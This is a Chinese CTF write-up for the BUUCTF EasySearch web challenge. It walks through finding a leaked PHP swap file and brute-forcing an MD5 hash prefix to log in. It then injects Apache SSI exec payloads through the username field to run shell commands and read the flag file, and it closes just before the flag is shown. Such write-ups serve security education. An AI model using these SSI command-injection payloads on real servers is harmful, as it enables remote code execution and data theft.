BUUCTF [BJDCTF2020] EasySearch

原创

Senimo_ 于 2021-01-06 00:02:47 发布 325 收藏 5

分类专栏： BUUCTF WEB Writeup 文章标签： BUUCTF BJDCTF2020 EasySearch writeup CTF


本文链接：https://blog.csdn.net/weixin_44037296/article/details/112255126

BUUCTF [BJDCTF2020] EasySearch

考点：

1. Apache SSI 远程命令执行
2. shtml文件

启动环境：



一个登录框，尝试了弱密码与万能密码，均无结果，继续对题目进行信息收集，使用**ctf-wscan**扫描目录：

```
python3 ctf-wscan.py http://c4567f9c-24a4-42fd-a60f-1e02b2aa1f07.node3.buuoj.cn/
```

得到扫描结果，其存在`index.php.swp`文件：

```php
<?php
 ob_start();
 function get_hash(){
  $chars = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789!@#$%^&*()+-';
  $random = $chars[mt_rand(0,73)].$chars[mt_rand(0,73)].$chars[mt_rand(0,73)].$chars[mt_rand(0,73)].$chars[mt_ra
nd(0,73)];//Random 5 times
  $content = uniqid().$random;
  return sha1($content);
 }
    header("Content-Type: text/html;charset=utf-8");
 ***
    if(isset($_POST['username']) and $_POST['username'] != '' )
    {
        $admin = '6d0bc1';
        if ( $admin == substr(md5($_POST['password']),0,6)) {
            echo "<script>alert('[+] Welcome to manage system')</script>";
            $file_shtml = "public/".get_hash().".shtml";
            $shtml = fopen($file_shtml, "w") or die("Unable to open file!");
            $text = '
            ***
            ***
            <h1>Hello,'.$_POST['username'].'</h1>
            ***
   ***';
            fwrite($shtml,$text);
            fclose($shtml);
            ***
   echo "[!] Header  error ...";
        } else {
            echo "<script>alert('[!] Failed')</script>";

    }else
    {
 ***
    }
 ***
?>
```

其中`get_hash()`函数限制了`password`值经过**MD5**加密后的前六位值等于`6d0bc1`，然后在`public`目录下创建`shtml`文件，并以`get_hash()`函数返回值作为文件名，将**POST**方式传入的变量`username`的值写入文件中。

首先编写Python3脚本，爆破出**MD5**加密后前六位为`6d0bc1`的密码：


```python
import hashlib

for i in range(1, 100000000):
    res = hashlib.md5(str(i).encode('utf-8')).hexdigest()

    if res[:6] == '6d0bc1':
        print(i, res)
```

运行程序，得到结果：


```
2020666 6d0bc1153791aa2b4e18b4f344f26ab4
2305004 6d0bc1ec71a9b814677b85e3ac9c3d40
```

```
9162671 6d0bc11ea877b37d694b38ba8a45b19c
```



尝试使用`2020666`作为密码登陆，并使用**BurpSuite**抓取数据包：



使用**Repeater**发送数据包后，得到回显：



其中头信息中包含：`Url_is_here: public/74bfe34b339a9de8d46a3b4654bb25a385fdf43d.shtml`，访问该文件：




得到刚刚登陆的信息，经过查阅资料，`shtml`文件表示服务器当前开启了**SSI**与**CGI**支持，可以使用`<!--#exec cmd="id" -->`语法执行命令，参考资料

题目中`username`被写入了`shtml`文件，所以将其值修改为：`<!--#exec cmd="id" -->`：

```
14 Connection: close
15
16 username=<!--#exec cmd="id"-->&password=2020666
```

发送数据包，访问`shtml`页面，得到回显：



证明命令可以成功执行，查找到flag在`../`也就是上一级目录下：

构造payload：

```
username=<!--#exec cmd="cat ../flag_990c66bf85a09c664f0b6741840499b2"-->&password=2020666
```

访问返回的`shtml`文件地址，得到flag：